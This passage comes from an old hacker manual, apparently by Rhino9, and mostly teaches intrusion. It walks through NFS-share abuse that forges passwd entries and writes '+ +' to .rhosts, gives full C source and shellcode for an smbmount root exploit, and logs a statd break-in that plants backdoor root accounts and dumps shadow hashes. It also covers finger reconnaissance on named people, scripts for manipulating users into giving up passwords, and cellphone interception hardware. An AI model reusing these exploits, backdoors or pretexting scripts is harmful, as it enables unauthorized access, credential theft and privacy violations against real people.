#telnet stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.telnetsnoopd

Uncomment that line, and save the file. Then restart inetd by typeing:
ps -aux |grep inetd
(get the pid #)
kill -9 (pid #)
inetd

Then it should be restarted and you can try it out by telneting to localhost and logging in , and
then in another window type w to find out what tty you just logged into and then type: ttysnoop
ttyp# . You should now be able to see everything that the user types in. Very effective.

[15.0.5] Step 5: Watching them. You should always be aware of who is on your system at any

given time. A good way to do this is to, if you are in X-windows, type xconsole -font 5x8 -file /var/log/messages -geometry 550x80 . This will open a small xconsole window that will tel you who is connecting to you. Keep this in a bottom corner. The next step is to get tcpdump. Find it at sunsite. type tcpdump in a smaill xterm and keep that in another corner. What that will do is show you every single little connection to you. Such as connections from every port.

[15.0.6] Step 6: Misc security programs.

-SSH : Secure shell- This program is a replacement to telnet, so that your passwords cannot be sniffed. It uses encryption to connect to every server that you telnet to. More and more servers are using this everday because of the growing threat of hackers. Of course, the remote server that you are telneting to has to run SSH as well for it to work =)

-Lightbar : Login Security- This program is basically a replacement to /bin/login. It is EXTREMELY customizable and provides that extra edge of security to your login sequence.

-COPS : Computer Oracle and Password System- This nice little program automatically scans your system for misconfigurations and warns you of the weaknesses. Its an an excellent way to systematically check for file permission mistakes.

By following the above steps, you have stopped about 99.8% of all hackers breaking into your system (Just hope you dont meet up with some russian hacker =) You will be invincible on IRC.
Considering in all my time with Linux, Ive never been hacked.
Peace out.

-Phreak-0 (Phreak_0@hotmail.com)

Thanks to Phreak-0 for that portion.

[16.0.0] Unix Techniques. New and Old.

[16.0.1] ShowMount Technique

This is an old school technique that most hackers don't know. The two commands you need to
learn are showmount and mount.

They are used in the following way:

Intercore:~#mount server.com:/remotefolder /localfolder
After you issue the command then do cd /localfolder and you will be on the remote computers
shared folder. The remotefolder is the folder of the remote system that you want to mount. The
localfolder is where you want the remote folder to appear to be on your system. So if you do
mount server:/remote /mnt then when you are on your local system you can do cd /mnt and
browse around inside that folder. The contents of that folder will be the contents of the remote
folder that you shared.

[16.0.2] DEFINITIONS:
showmount lists all the clients that have remotely mounted a filesystem from host. This
information is maintained by the mountd server on host, and is saved across crashes in the file
/etc/rmtab.
-e Print the list of shared file systems.

mount attaches a file system to the file system hierarchy at the mount_point, which is the
pathname of a directory. If mount_point has any contents prior to the mount operation, these
are hidden until the file system is unmounted.

umount unmounts a currently mounted file system, which may be specified either as a
mount_point or as special, the device on which the file system resides.

rhosts The files specify remote hosts and users that are considered trusted. Trusted users are
allowed to access the local system without supplying a password. The remote authentication

procedure determines whether a user from a remote host should be allowed to access the
local system with the identity of a local user. This procedure first checks the /etc/hosts.equiv
file and then checks the .rhosts file in the home directory of the local user who is requesting
access. Entries in these files can be of two forms. Positive entries allow access, while negative
entries deny access. The authentication succeeds when a matching positive entry is found.
hostname [username]
The special character `+' can be used in place of either hostname or username to match any
host or user. For example, the entry
+ +
gives any user at any host access to the shell without supplying a password.

rpcinfo makes an RPC call to an RPC server and reports what it finds. In the first synopsis,
rpcinfo lists all the registered RPC services with rpcbind on host.
rpcinfo -p [host]

A showmount on ninja.com would look like this:
InterCore:/home/chameleon/ $/usr/sbin/showmount -e
www.ninja.com
export list for www.ninja.com:
/home Everyone
/usr elite.ninja.com
/var samuri.ninja.com
InterCore:/home/chameleon/ $

The first section is the folder name. The section part is who has access. If it says Everyone then
anyone at all can access that folder. If it has an address like elite.ninja.com only people from
elite.ninja.com can access that folder. If there is a users folder shared or a home folder etc… that
is shared to everyone then you can gain a user account to the system. You would do the
following. Say we use ninja.com as an example. We earlier saw that we have access to /home we
would then mount /home and goto a users directory and create us an rlogin for the system. The
attack would be as follows.

InterCore:/home/chameleon$ /usr/sbin/showmount -e
www.ninja.com
export list for www.ninja.com:

```
/home      Everyone
/usr    elite.ninja.com
/var    samuri.ninja.com
```

Now, you must su to root to have access to mount things to various folders on the system.

```
InterCore:/home/chameleon/ $su
Password:
InterCore:/home/chameleon#
InterCore:/home/chameleon# mount www.ninja.com:/home /mnt
InterCore:# cd /mnt
InterCore:/mnt/ # ls
jmwaller  paget     pamcourt  papabear  parsetru  pathenry
patsyk    paulavic
pa1230    paintere  pamdon    papas     partsman  patio
patti778  pauld
pac       paintroc  pamelaj   pappabea  pataiki   patj
pattic    pauline
packers   paiyn     pamelat   papryor   pataul    patjohn
pattie    paulj
paddock   pal       pamh      paris1    patbrady  patmon
pattil    paull1
padgettr  paladin   pamomary  parkerh   patc      patmraz
pattygae  paulpj
```

What you are looking at here is the contents of www.ninja.com's home dir.
Now lets add one of their users to our passfile, so we can become them.

```
InterCore:# pico /etc/passwd
```

add the lines:

```
pamcourt::200:10023:Pam Court:/home/chameleon/mnt/pamcourt/:/
bin/bash
                                    ^---we put this as the home
dir, because this is
where
the mounted home directory is located.
now, login locally as pamcourt

InterCore:/mnt/home/pamcourt/$ whoami
pamcourt
InterCore:/mnt/home/pamcourt/$ echo "+ +" > ~/.rhosts
```

This will make the rhosts entry as ++, which means anyone can remotely issue commands from
it. Now, we remotely login to ninja.com as pamcourt

```
InterCore:/mnt/home/pamcourt/$rsh -l pamcourt www.ninja.com
csh -i
Welcome to ninja.com
We are lame and left open a filesharing backdoor.
You therefore have a shell on ninja.com. The rsh and rlogin
syntax is as follows:
rsh [ -l login ] [ -n ] host command
rlogin [ -E | -ex ] [ -l username ] [ -8 ] [ -L ] host
```

That is how to gain a user account onto a remote system. Also if you can spoof your dns or maybe the server has a router on it etc… that you can bounce through you could therefore access any files that are shared to that restricted host. Ex: in our above example if we spoofed as elite.ninja.com we would then have access to /usr. Although this technique is old it still works on many servers. So learn it and use it.

To check if a server has filesharing do: rpcinfo -p server.com

```
terra:/home/m/mgi/.noid $rpcinfo -p oberon.calstatela.edu
   program vers proto   port  service
    100000    4   tcp    111  rpcbind
    100000    3   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100004    2   udp    713  ypserv
    100004    2   tcp    714  ypserv
    100003    2   udp   2049  nfs
```

If it has a like the above one that says nfs, then it has filesharing.

[16.0.3] COMPARISION TO THE MICROSOFT WINDOWS FILESHARING

NBTSTAT –a www.ninja.com would show the NetBIOS Statistics which includes shared folders (directories)

```
C:\nbtstat –A 204.73.131.11

       NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
STUDENT1       <20>  UNIQUE      Registered
STUDENT1       <00>  UNIQUE      Registered
DOMAIN1        <00>  GROUP       Registered
DOMAIN1        <1C>  GROUP       Registered
DOMAIN1        <1B>  UNIQUE      Registered
STUDENT1       <03>  UNIQUE      Registered
DOMAIN1        <1E>  GROUP       Registered
```

```
DOMAIN1        <1D>  UNIQUE      Registered
..__MSBROWSE__.<01>  GROUP       Registered

MAC Address = 00-C0-4F-C4-8C-9D

C:\net view 204.73.131.11
Shared resources at 204.73.131.11



Share name   Type         Used as  Comment

-------------------------------------------------------------
---------------
NETLOGON     Disk                  Logon server share
Test         Disk
The command completed successfully.

C:\net use x: \\204.73.131.11\test
The command completed successfully.
```

[16.0.4] SMBXPL.C

```
/*
The default parameters to the program
often work, however I have found that the offset parameter
sometimes
varies wildly, values between -600 and -100 usually work
though, a quick
shell script will scan through these.
*/

/*
** smbexpl -- a smbmount root exploit under Linux
**
** Author: Gerald Britton <gbritton@nih.gov>
**
** This code exploits a buffer overflow in smbmount from
smbfs-2.0.1.
** The code does not do range checking when copying a username
from
** the environment variables USER or LOGNAME.  To get this far
into
** the code we need to execute with dummy arguments of a
server and a
** mountpoint to use (./a in this case).  The user will need
to create
** the ./a directory and then execute smbexpl to gain root.
This code
```

```
** is also setup to use /tmp/sh as the shell as bash-2.01
appears to
** do a seteuid(getuid()) so /bin/sh on my system won't work.
Finally
** a "-Q" (an invalid commandline argument) causes smbmount to
fail when
** parsing args and terminate, thus jumping into our
shellcode.
**
** The shellcode used in this program also needed to be
specialized as
** smbmount toupper()'s the contents of the USER variable.
Self modifying
** code was needed to ensure that the shellcode will survive
toupper().
**
** The quick fix for the security problem:
**          chmod -s /sbin/smbmount
**
** A better fix would be to patch smbmount to do bounds
checking when
** copying the contents of the USER and LOGNAME variables.
**
*/

#include <stdlib.h>
#include <stdio.h>

#define DEFAULT_OFFSET                  -202
#define DEFAULT_BUFFER_SIZE              211
#define DEFAULT_ALIGNMENT                  2
#define NOP                             0x90

/* This shell code is designed to survive being filtered by
toupper() */

char shellcode[] =

"\xeb\x20\x5e\x8d\x46\x05\x80\x08\x20\x8d\x46\x27\x80\x08\x20\
x40"

"\x80\x08\x20\x40\x80\x08\x20\x40\x40\x80\x08\x20\x40\x80\x08\
x20"
        "\xeb\x05\xe8\xdb\xff\xff\xff"

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\
x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\
xcd"
```

```
        "\x80\xe8\xdc\xff\xff\xff/tmp/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int alignment=DEFAULT_ALIGNMENT;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
  if (argc > 3) alignment = atoi(argv[3]);
  printf("bsize=%d offset=%d
alignment=%d\n",bsize,offset,alignment);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  fprintf(stderr,"Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) (ptr+alignment);
  for (i = 0; i < bsize-alignment; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + (128 - strlen(shellcode));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  setenv("USER",buff,1);
  execl("/sbin/smbmount","smbmount","//a/a","./a","-Q",0);
}
```

[16.0.5] Basic Unix Commands

pwd - Shows the current directory that you are in.
cd — change directory. Ex: cd hack would put you into the directory hack

cd .. would drop you back 1 directory. So if you are in /home/chameleon and you type cd .. you
would then be in /home
ls – List files. ls –a to show ALL files. ls –l to list files in long format with byte size etc.. ls –la to do
both.
chmod – This command changes permissions of a file or directory. The syntax is as follows:
chmod who+,-,=r,w,x
who can be u (user) g (group) o (other) a (all)
The + means to add the permission and - means to remove the permission.
cat – This prints out stuff to the screen. Such as files. Ex: cat /etc/passwd this would print the
password file to the screen. You could also do cat /etc/passwd > password.txt this would redirect
the out put of passwd into the file password.txt, that is what the > is used for.
passwd – Changes password to a users account.
ps – Shows what processes you have running. ps –e will show everything that you have running.
grep – Searches for words that you specify. This can be used to search a file for a certain word
Ex:
$ grep rhino9 elite.txt
Rhino9 is elite…
$
we could also use this to find a username with out a password in the passwd file. We would do
cat /etc/passwd | grep ::
mv – Moves (rename) files and directorys. Syntax: mv filename newfilename You can also pass
folder arguments such as mv /etc/passwd /etc/passwd.txt
Example mv command.
$ ls
rhino9
$ mv rhino9 rhino9.txt
$ ls
rhino9.txt
$
cp – Copy. Syntax: cp filename copiedfilename You can also pass folder arguments
ex: cp /e/beer cp /e/beer.txt
man – Manual pages. Syntax man commandyouneedhelpon. Ex: man grep would give you help
on the grep command
--help – Get help on certain commands. Ex: finger –help
mkdir – Creates a directory. Syntax: mkdir newdirname
rmdir – Removes a directory. Syntax: rmdir dirname
rm – Removes files and folder. Syntax: rm filename rm –R

foldername (most systems)
write – Write to another users terminal. Syntax write user ttyname then hit enter then type stuff
then ctrl+d
mesg – Turns on or off write access to your terminal. Syntax: mesg y (on) mesg n (off)
su – While you are already logged into a system. You can log in with another account. su username
w – Shows who is online.
who – shows who is online.

[16.0.6] Special Chracters in Unix:

* - matches any number of single characters eg. $ ls john* will list all files that begin with john
 [...] - matchs any one of the chracter in the [ ]
? - matches any single chracter
& - runs a process in the backgroung leaving your terminal free
$ - values used for variables also $n - null argument
>- redirectes output ls -la > /tmp/list
< - redirects input to come from a file
>> - redirects command to be added (appended) to the end of a file
| - pipe output (eg: cat /etc/passwd | mail tk85@hotmail.com will mail tk85@hotmail.com the
/etc/passwd file)

[16.0.7] File Permissions Etc..

-rwxrwxrwx   1 user   group   5 Dec 22 12:52 filename
The first section is the file permissions, read & write etc..
If the first character is:
-    - is an ordinary file
d   - is a directory
b   - is a block file
c   - is a character file
The next 3 characters after the first char, are the owners rights to the file. They can be r or w or x
or all 3 or whatever. The second 3 characters are the group rights to the file and they can be r or
w or x or all 3 or whatever. The last 3 characters are everyone elses rights to the file and they can
be r or w or x.
r – read
w - write
x – execute
The next section after –rwxrwxrwx is how many files are within that folder. If it is not a folder then

it will be 1 and if it is a folder then it will be how many files are in it. The next section after that is the username section. It is the username of the owner of the file. So therefore whoever's name is there has the owner rights as described earlier. Then after that is the groupname. It is the name of the group that the file is in. Whatever the groupname is the group rights apply to it. Then comes the file size then the file date and lastly the file name.

Passwd Entry Break Down

```
chameleon:k54doPeHte:0:0:root of all evil:/home/chameleon:/bin/bash
^^^^^^^^^  ^^^^^^^^^^  ^ ^  ^^^^^^^^^^   ^^^^^^^^^^^^^^^^
^^^^^^^^
       A                 B          CD           E
F                    G
-------------------------------------------------------------------
-----------------------------------------------------
Username | Encrypted pass | user id | group id | comments | home directory | shell the user uses
     A                 B                     C             D
E                      F                        G
```

[16.0.8] STATD EXPLOIT TECHNIQUE

Statd Is one of the best c file exploits in a long time. Statd single handedly exploits SunOS X.X & Sys V systems. It works by exploiting a buffer overflow through rpc and drops you into root on a remote system. There are statd scanners and other neat tools that can be found at, www.d-lab.com.ar/sekret/warez (home of the famous Code Zero). Once you have the statd exploit program (runs on some sunos & sys v servers) you will want to either use a scanner to scan a large list of servers for statd exploitable ones. One good way of finding statd exploitable server is going to yahoo and then searching for "sys v" then try the different servers that yahoo finds. You can use a program called "hosts" by Devix that will dump server names from html files. So if you goto yahoo and then search for sys v you could dump all the serves into a text file with the hosts program and then use a statd scanner to have it check for statd exploitable servers. Devix's hosts program can be found on the rhino9 site. Ok so say you have found a statd able server. You type at your prompt statd server.com Here is a log of an actual

hack using statd. Note: Comments
have *'s around them.

InterCore:/home/chameleon/ $statd www.victim.com
*This server is statd exploitable but the server admin has
been notified so don't try it.*
rpc.statd is located on tcp port 44417
sent exploit code, now waiting for shell...
*first thing to do is type, w, to see who is on and if any
sysadmins are active*
w
  5:27am up 3 day(s), 6:35, 4 users, load average: 0.05,
0.06, 0.07
User   tty   login@ idle   JCPU   PCPU what
gabe   pts/3   Sat 1am 2:38   1:37   -tcsh
gburgyan pts/4   Fri11pm   55   20   2 pine
gabe   pts/5   Sat 7am 3:08   29   -tcsh
gburgyan pts/8   Mon 4am 23:22   16   -tcsh
*Note: statd is not telnet so you wont show up when someone
does w etc.. so you are a ghost*
cat /etc/passwd
root:x:0:1:System Administrators:/:/sbin/sh
daemon:x:1:1:0000-Admin(0000):/:
bin:x:2:2:0000-Admin(0000):/usr/bin:
sys:x:3:3:0000-Admin(0000):/:
adm:x:4:4:0000-Admin(0000):/var/adm:
kane:x:539:107:Kane Products FTP account:/usr/www/docs/kane/:/
bin/true
ecco:x:540:107:ECCO:/usr/www/clients/ecco/:/bin/true
iodatsys:x:541:107:I/O Data Systems:/usr/www/clients/
iodatasys/:/bin/true
nealschu:x:542:107:Neal Schuman FTP Account:/usr/www/clients/
nealschuman/:/bin/true
jjames:x:543:107:Joanne James:/home/jjames:/bin/tcsh
nlock:x:543:107:nlock:/home/milo:/bin/tcsh
xlock:x:0:1:xlock:/:/sbin/sh
echo b0bby:x:542:107:Rhino9 owns bitch:/usr/rhino9/:/bin/
tcsh >> /etc/passwd
echo b0b:x:0:1:Rhino Root:/:/sbin/sh >> /etc/passwd
*What this does is copys a low level user b0bby and a root
user b0b. Remember that 2 >>'s make
the stuff appened to the passwd file. If it was one > then the
whole thing would be over written
and that is not good!*
cat /etc/shadow
root:jLKY54WA3Teeo:10200::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::

```
kane:*LK*:::::::
ecco:J/f78z945yJiQ:10199::::::
iodatsys:k/F455ygv0lKo:10199::::::
nealschu:Z1te54ytjJxtyY:10199::::::
jjames:q1dMg453A0LYLE:10199::::::
nlock:hEcxTL/4353p3FU:10216::::::
xlock::10200::::::
# echo b0bby::10199:::::: >> /etc/shadow
# echo b0b::10200:::::: >> /etc/shadow
*You must do the passwd and shadow echos as we have show here
if the system uses
shadowed passwords. What we have just done is add the logins
to the shadow password*
#
*Now press control + ][ Then hit enter*
DropStatd> quit
*Type quit at the prompt. You are now back on your system. Now
telnet back to www.victim.com*
InterCore:/home/chameleon/ $ telnet www.victim.com
Trying 205.133.121.210...
Connected to deals.4deals.com.
Escape character is '^]'.


UNIX(r) System V Release 4.0 (hq)

login: b0bby
*Then it will ask you to set a password*
VictimCorp$ su b0b
#
*What we did the was su into b0b, our root account. Now set a
pass for b0b*
# passwd b0b
*Enter your pass*

There you go that basically all it takes to get root onto a
system that is statd exploitable.
Thank you to so1o for that mad phat exploit.

[16.0.9] System Probing

The following are ways in which to gather information from a
target host.
For the rest of this topic we will refrer to the target site
which will be ninja.com.
These are in no order and are mostly unix commands used to
gather information about a system.

[16.1.0] Port scanning:
```

You can find many port scanners on the internet. Search yahoo for portscan etc…
What is a port scanner?
What a port scanner does is it checks a remote host for open ports, ports listening for a
connection request or remote services etc… The importance of port scanning a system is to find
out the services it has open. If we know what services a server has open we can then research
and try to find flaws for those services. Also we can do certain DoS attacks if we know what ports
are open. There are many port scanners. Some of the more advanced ones are for unix and can
not leave a trace on the remote server that you port scanned.

[16.1.1] rusers and finger command:
The commands syntax are as follows:
rusers [-a] [-h] [-i] [-l] [-u] [host ...]
finger
-v, --version display version number
-i, -l, -m, --info display full user information
-b, -s, --brief opposite of --info; only display login records
-f, --faces display mugshot for user
-P, --port #p connect to finger daemon using port or service #p
-h, --help display this message

Now you will find however that most servers have turned off finger services. Almost no
WindowsNT servers have finger services and most unix have shut off finger services. The rusers
command is to check for people logged in with rsh or rlogin (remote login).
Side Note: There used to be an old bug in rlogin where you could type: rlogin –lroot victim.com
and when the remote server parsed the data it would not read right and you would get root
access however this technique is old and rarely works anymore. By using finger and rusers we
can get users names and that right there can lead to access of a system. Take nether.net for
example. If you finger nether.net
(finger @nether.net) you will get a list of user names. Now its been my experience that systems
such as nether.net or places that give access to everyday users, 1 out of 70 or so users picks the
same user name as there password. So it wouldn't take much time to finger @nether.net then
telnet to nether.net and try all the users you got from the

finger. Also since you have gotten a list
of usernames from finger nether.net you could then send e-
mails to the users saying that you are
a system official at nether.net and need to verify there
password etc… You would be surprised
what a little mind games can do for you. Also a good
finger –l @victim.com can give you information such as the
last time a user logged in, what type
of shell there account is set to use, and where there home
directory is. We can also watch for
patterns in a users access to a system. We could see whether
they come on at night or during the
day. To drop back to the thing of knowing about a person and
there information to try and guess
or talk them out of there password. Here is a finger on
purdue. Look at the interesting information
we can get.

InterCore:/home/chameleon/ $finger @purdue.edu
[purdue.edu]
To use finger to search the Purdue Electronic Directory
Service, specify your
query as a person's given name. You can specify just a last
name, a first
name and a last name, or a first name, last name, and middle
initial, by
separating them with periods or commas. For example,

        finger smyth@purdue.edu
        finger smyth,veronica@purdue.edu
        finger veronica.j.smyth@purdue.edu
Note: there was a lot more then this but I snipped it to make
this shorter. Basically what it is
saying is you got to put a user@server.com instead of just
server.com or in this case,
purdue.edu.
InterCore:/home/chameleon/ $

So by looking at what it said I see it says finger
smyth@purdue.edu as an example. Now this is
probably the same example that comes with this particular
finger daemon but what the hell, lets
try it.

InterCore:/home/chameleon/ $finger smyth@purdue.edu
[purdue.edu]
Output of your query: smyth
Name   Dept/School   Phone
Status
     Email

```
------------------------------------------------------------------
-----------------
veronica j smyth                    computing center     +1 777
99-99999 staff
     <no email address available>
michael steel smyth                 engineering and tec
student
     <no email address available>
barbara j wilson smyth              liberal arts and sc
student
     <no email address available>
william paul smyth                  freshman engineerin
student
     <no email address available>
erin margaret smyth                 science
student
     <no email address available>
cheryl lynn smyth                   liberal arts
student
     <no email address available>
------------------------------------------------------------------
-----------------
For a more detailed response, finger
"query_smyth@directory.purdue.edu".
For help, finger "help@directory.purdue.edu".
InterCore:/home/chameleon/ $
```

Now this helps us in some ways and doesn’t. We can see through this finger full names of
students and what there major is. So what you ask? You know how much information you can get
from someone’s legal full name? Chameleon will teach you how much later on in this document.
So yes this finger was good because it got us personal information about a few account holders
at purdue.edu even an administrators number but, what are the user names to these accounts?
Well most universities issues there students accounts in the same way. They usually make the
username for a students account first letter of first name and then full last name. So if your name
is Kevin Hall your user name would be khall@purdue.edu. Now we could then try and finger that
user. So we would do the following:

```
InterCore:/home/chameleon/ $finger khall@purdue.edu
[purdue.edu]

Output of your query: khall
```

```
Name                                  Dept/School           Phone
Status
     Email
-------------------------------------------------------------
---------------------
Kevin G. Hall            computing center   +1 213 463-6694
student
   khall@purdue.edu
-------------------------------------------------------------
---------------------

For a more detailed response, finger
"query_khall@directory.purdue.edu".
For help, finger "help@directory.purdue.edu".
InterCore:/home/chameleon/ $

We see that the finger dameon says for a more detailed
response to do
finger query_khall@direcroty.purdue.edu So we type in the
command

InterCore:/home/chameleon/ $finger
query_khall@directory.purdue.edu
[scribe.cc.purdue.edu]

Output of your query: query_khall

----------------------------------------
          name: Kevin G. Hall
        campus: west lafayette
         title: sen syst anlyst/sen pace tech cons
    department: computing center
      building: potr
  office_phone: +1 765 49-68285
         email: khall@purdue.edu
----------------------------------------

For help, finger "help@directory.purdue.edu".
InterCore:/home/chameleon/ $

Now this is interesting. We have a user name, khall, we have
the users full name, Kevin G. Hall
and we know his title and department. So from this information
you will learn later you can get his
home phone number and address. If we were to give the student
a call at their house or dorm
etc… It wouldn't be too hard for anyone with a little bit of
social engineering skills to talk this user
out of his password.
There is a basic example of how to get information about a
```

logged on user.

[16.1.2] Mental Hacking, once you know a username.

Note: This is mostly going to work for systems that provide users with accounts and not company servers.
If you (the (cracker/hacker) are a Male then you would want to try to finger and get a username of a woman. You could then do 2 things. You will probably get there full name but if not read my (chameleons) later paper about getting people's information. For simplicities sake say you already have the users phone number which might sound hard to do but isn't. So say you have their phone number and it's a woman. Call the lady up. A true social engineer will know right away what kind of woman it is. On you can push over and mow down or one that has a strong head on her shoulders. If she answers and sounds lame then go for the approach of a stern voice saying its imperative etc… that you verify her user name and password. If the lady seems to have a strong head on her shoulders then you would want to talk nicer and flirt a bit. If you are a woman (cracker/hacker) then you will want to find a males account. Women let me tell you this.
The best hackers and crackers out there are women. If you are a woman then you will want to try to get into a male's account. Once you have a male account holders phone number call him up.
Women you got it easier see you don't need to know what type of guy it is. All guys are horny. So talk with your sexy voice. Flirt with them etc… It is easier for women to talk people out of passwords. If you are a guy (cracker/hacker) and are trying to get a guys password then have a girlfriend of yours try to do it. Remember this most of all, KNOW the person you are calling. You could call them up and tell them you are from the local high school and are doing a survey and then ask them a bunch of questions to get to know what they like and then when you later call to get there password you use this information to get on there better side and win there trust. This is called mental hacking and it is not that hard at all. One thing that the hackers of today have lost is there social skills. Some systems don't have software exploits. Sometimes you have to go the extra mile. Note: Don't get me wrong and think I am some

weirdo about the way I talked about
men and women but, I do know people well.

[17.0.0] Making a DDI from a Motorola Brick phone
By Virtual of Cybrids CSE
www.cybrids.org

OK, here it is, i'm not gonna talk about it a whole lot, just tell you
what i've done, and what i want to see done. As of this point I have
found the Clock, Data, and the spot where you would feed your audio input
from your scanner that has WBFM.

First you will need to locate the chip that has the clock and data pins.
This will be labeled SC3800xxFN, or something close to that, xx being some
numbers. Having trouble already, then i'll tell ya another way, its the
biggest PLCC (square) chip in the phone. Now look at the chip, there is a
notch on the front of it which means pin 1. Now look at the opposite side
of that dot, to the pins on the bottom, count over from the left, pins 8
and 9 from the left side are the ones you want. I have included a picture
of the inside of a brick phone. The red arrow points to the side of the
chip that I am talking about. Pin 8 is the data and Pin 9 is the clock.
Those are the pins that will be fed to your computer for decoding.

The receiver chip is what you need to modify next. It's on the circuit board
with the big white rectangle thing, and the big peices of metal, its the
only square chip you can see. Its got a few numbers on it and i'll put em
here to help you find it, 185, X94R01, something to that effect, but just
look for the only PLCC chip visible. I have marked this chip with a blue
circle. With the phone oriented like in the picture, cut the trace coming
from the bottom pin on the right of the chip. Connect your

scanner's OUTPUT
to the other side of that trace (not the one conecting to the chip).
Cut it in the center so you will have room to solder to either side
of the wire trace. The pin coming off the chip is what the cellular phone
is receiving, the other side of the wire trace that you cut is where its
being sent.

That about sums up what you need to know, if you have any other non-bonehead
questions, i'm in #cellular on EFnet most all the time and #Cybrids on
Undernet.

Now here is what I want to see happen, for all the smart guys out there.
Scanners are cool, but why use it, the phone is capable of receiving the
RECC without a scanner, I am working on makin this happen right now, but
with others help, i'm sure this could get done a lot faster, and would
benefit everyone greatly.

Cable connections to the computer

DDI	Parallel Port
Clock	10
Data	15
Ground	18


Special Note: The graphic that is referenced in this portion can be obtained at the rhino9 website
or directly from Virtual. Find him in #cybrids on Undernet.

(Beware of new technology coming out from companies such as Cellular One, technologies such
as FPF Protection which requires you to enter an access code to make out going calls on your
cellphones.)

[18.0.0] Pager Programmer

By Virtual of Cybrids CSE

In order to build a pager programmer, you are going to need a few things. A soldering Iron, the pager you are going to program, and a few brain cells. You will also need the software that is used to program your specific pager which can be found on my web page at the bottom of the text. The diagram I have included should be self explanatory but I will say a few things about it just incase. The only chip needed is the Max233 which will convert the serial port voltage down to TTL level so the pager can understand it. Normally a serial port communicates with +15 volts being a logic high and -15 being a logic low. The chip converts this down to TTL which is 0 - 5 volts where 0 is low and 5 is high. The chip is shown inside the plastic hood that covers the connector. Make sure your hood is plastic and not metalized as this is real metal coating and will short the pins. This side will plug into your serial port. The 4 pin connector shown will go to the pager. Where it says +5 volts is where you supply the chip with 5 volts, its not a 5 volt output. A circuit like this could be used to generate the +5 volts using the very common 7805 voltage regulator.



Vin = Voltage in, 6-12 volt wall adaptor, + goes to Vin, - goes to gnd
Vout = +5 volts out
gnd = ground, could be thought of as minus

You will also have to supply your pager with power, which is probably 1.5 volts. Then you will have to find the transmit and receive pins on your pager and hook it up to the programmer accordingly. The only way to do this is to open up your pager and look around for something that might look like a programming connector or pad with 3 or 4 wires, don't confuse this with the connector that connects the processor and receiver boards in Motorola Bravo

pagers. I can't give exact instructions here because unfortunately I do not own every pager in the world. If they aren't hooked up correctly when you run the pager programming software it will just give you an error but won't affect the pager, so just switch the wires around. Make sure you hooked the ground to the pager too, or else nothing will work. The gnd wire should be connected to the minus terminal on the pagers battery connector.

The chip, hood, and connector can be bought at DigiKey. This is by far the simplest and easiest to build design I've seen on the net. Motorola's web page shows all of their pager designs so you can figure out what type of pager you have, and can then get the software for it.

Programming Software: http://www.cybrids.org/virtual/
Motorola: http://www.mot.com/MIMS/MSPG/cgi-bin/prodcat.cgi

Special Note: The graphic that is referenced in this portion can be obtained at the rhino9 website or directly from Virtual. Find him in #cybrids on Undernet.

[19.0.0] The End

Rhino9 and the other people that attributed to this document have enjoyed passing on their knowledge and will continue to do so. Be on the look out next year for The MHD version 2.0.

Stop persecuting and criminalizing the curious.

Peace.